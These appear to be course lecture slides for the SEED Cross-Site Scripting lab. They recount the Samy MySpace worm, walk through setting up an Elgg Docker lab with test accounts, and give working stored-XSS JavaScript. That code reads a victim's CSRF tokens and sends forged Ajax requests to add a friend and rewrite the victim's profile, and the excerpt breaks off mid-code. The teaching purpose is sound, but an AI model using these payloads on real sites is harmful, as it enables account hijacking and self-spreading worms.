Today's Topics

- Cross-Site Scripting Attack
- SQL Injection Attack

Cross-Site Scripting (XSS) Attacks

Outline

- How Cross-Site Scripting attack works
- Tasks: Launching XSS attacks
- Task: Writing self-propogating worms
- Defeating XSS using Content Security Policy
- **Reading:** Chapter 11
- **Lab: Cross-Site Scritping Attack Lab**


Samy Worm

The worm carried a payload that would display the string "but most of all, samy is my hero" on a victim's MySpace profile page. When a user viewed that profile page, the payload would be planted on their own profile page. Within just 20 hours[4] of its October 4, 2005 release, over one million users had run the payload,[5] making Samy the fastest spreading virus of all time.[6]

Samy Kamkar


Elgg

Interaction Between Users and Web Application




Persistent XSS Attack


❖ How It Works



❖ From Alice's account




❖ From Bob's account



Labsetup.zip: Explanation

❖ The docker-compse.yml File




```yaml
services:
    elgg:
        build: ./image_www
        image: seed-image-www
        container_name: elgg-10.9.0.5
        tty: true
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5

    mysql:
        build: ./image_mysql
        image: seed-image-mysql
        container_name: mysql-10.9.0.6
        command: --default-authentication-plugin=mysql_native_password
        tty: true
        restart: always
        cap_add:
                - SYS_NICE  # CAP_SYS_NICE (supress an error message)
        volumes:
                - ./mysql_data:/var/lib/mysql
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.6
```

Containers

❖ The Elgg Container

container

```
FROM handsonsecurity/seed-elgg:original

# The original Elgg is installed inside /var/www/elgg
ARG WWWDir=/var/www/elgg

COPY elgg/settings.php $WWWDir/elgg-config/
COPY elgg/dropdown.php elgg/text.php elgg/url.php  ...
COPY elgg/input.php    $WWWDir/vendor/elgg/elgg/engine/lib/
COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/js/

# Enable the XSS site
COPY apache_elgg.conf /etc/apache2/sites-available/
RUN  a2ensite apache_elgg.conf

# Set up the CSP site (for one of the lab tasks)
COPY csp /var/www/csp
COPY apache_csp.conf   /etc/apache2/sites-available
RUN  a2ensite apache_csp.conf
```

❖ The Database Container

```
FROM mysql:8.0.22
ARG DEBIAN_FRONTEND=noninteractive

ENV MYSQL_ROOT_PASSWORD=dees
ENV MYSQL_USER=seed
ENV MYSQL_PASSWORD=dees
ENV MYSQL_DATABASE=elgg_seed

COPY elgg.sql /docker-entrypoint-initdb.d
```

Let's Set Up the Lab

❖ Download Labsetup.zip and Unzip

```
$ curl -o Labsetup.zip  <URL>
$ unzip Labsetup.zip
```

Files

```
docker-compose.yml
image_mysql
image_www
```

Labsetup/

❖ A Common Mistake

Mistake: Download to the shared folder, and unzip inside the shared folder

❖ Useful Commands

```
alias dcbuild='docker-compose build'
alias dcup='docker-compose up'
alias dcdown='docker-compose down'
alias dockps='docker ps --format "{{.ID}}  {{.Names}}" | sort -k 2'
docksh() { docker exec -it $1 /bin/bash; }
```

❖ Build the Containers

```
[06/02/21]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cea1b: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
 ---> e7f441caa931
```

❖ Start the Containers

```
[06/02/21]seed@VM:~/.../Labsetup$ dcup
```

```
[06/02/21]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating elgg-10.9.0.5  ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
```

❖ Add the Following Entry to /etc/hosts


```
$ sudo <editor> /etc/hosts
```

10.9.0.5 www.seed-server.com

Goddady

❖ Final Testing

URL: http://www.seed-server.com



Account Setup

❖ Role of Users


Attacker: **Samy**
Password: **seedsamy**

Investigator: **Charlie**
Password: **seedcharlie**

Victim: **Alice**
Password: **seedalice**

Victim: **Boby**
Password: **seedboby**

Elgg User Interface



Screen clipping taken: 5/16/2018 11:12 AM

Task Overview

- Task 1: Display a Simple Message
- Task 2: Display the Victim's Cookies
- Task 3: Steal the Victim's Cookies
- Task 4: Add Samy to Alice's Friend List
- Task 5: Add "Samy is my hero" to Alice's Profile
- Task 6: Create a Self Propagating XSS Worm
- Task 7: Countermeasures

Task 1: Simple XSS Attack


❖ Objective:

(Samy) Inject JavaScript code into Elgg,

make the code execute in victim's (Alice) account


❖ Steps

1) Log into Samy's Elgg account (password: seedsamy), and go to the profile page




2) Inject a script into the profile's "Brief description" field

```
<script>alert('XSS');</script>
```



3) Log out

4) Log into Alice's account, and go to the "Members" Tab




5) Log out

Task 4: Add Samy to Alice's Friend List


❖ The Challenge

❖ Update "HTTP Header Live" Add-on



❖ Investigation

1. Open HTTP Headers Live



2. Log into Charlie's Elgg account
3. Add Samy to friend list
4. Find the corresponding HTTP request in HTTP Header Live

HTTP Request for Adding Friends (Elgg)

Get the Secret Data

❖ View Page Source

```
var elgg = {
  "config":  {"lastcache":1587931381, ...},
  "security":{"token":{"__elgg_ts":1617240003,
                       "__elgg_token":"8c9Fmh9qSWsSQqTSOIWKiA"}},
  "session": {"user": {"guid":56,..., "name":"Alice" ...}}
};
```

Construct Add-Friend Request

❖ Construct the URL

```
// Set the timestamp and secret token parameters
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add"
             + "?friend=59" + token + ts;
```

❖ Write the Ajax code


```
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type",
             "application/x-www-form-urlencoded");
Ajax.send();
```

Debugging JavaScript Code


❖ The JavaScript code in the screenshot below has an error

`alert` is not spelt correctly.


❖ Go to Web Console



Web Developer > Web Console



❖ If there is an error, you can easily find where it is



Let's Do the Attack

❖ In Attacker's Account (use the code in add_friend.js)

1) Log into Samy's Elgg account.
2) Go to Profile, click "**Edit HTML**" to enter the plaintext mode (we can't use the rich text mode), then inject malicious code into the "**About Me**" text field.
3) Log out.

❖ In Victim's Account


1) Log into Alice's Elgg account, check Alice's friend list.
2) Visit Samy's profile.
3) Check Alice's friend list again.
4) Log out.

Task 5: Modify Alice's Profile

Modify Alice's Profile to show

"Samy is my Hero"

Investigation



❖ Investigation

1) Open HTTP Headers Live
2) Log into Charlie's Elgg account
3) Modify Profile
4) Find the corresponding HTTP request in HTTP Header Live

HTTP Request for Editing Profile (Elgg)

```
http://www.xsslabelgg.com/action/profile/edit   ❶

POST /action/profile/edit HTTP/1.1
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvn1q67odl1ki9rkklema4          ❷
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659     ❸
   &name=Samy
   &description=SAMY+is+MY+HERO                  ❹
   &accesslevel%5Bdescription%5D=2               ❺
   ... (many lines omitted) ...
   &guid=42                                      ❻
```

Ajax Code: Send POST Request

❖ Construct the URL and Payload

```
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
```


❖ Send out the POST Request using Ajax

```
  if (elgg.session.user.guid != 59){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
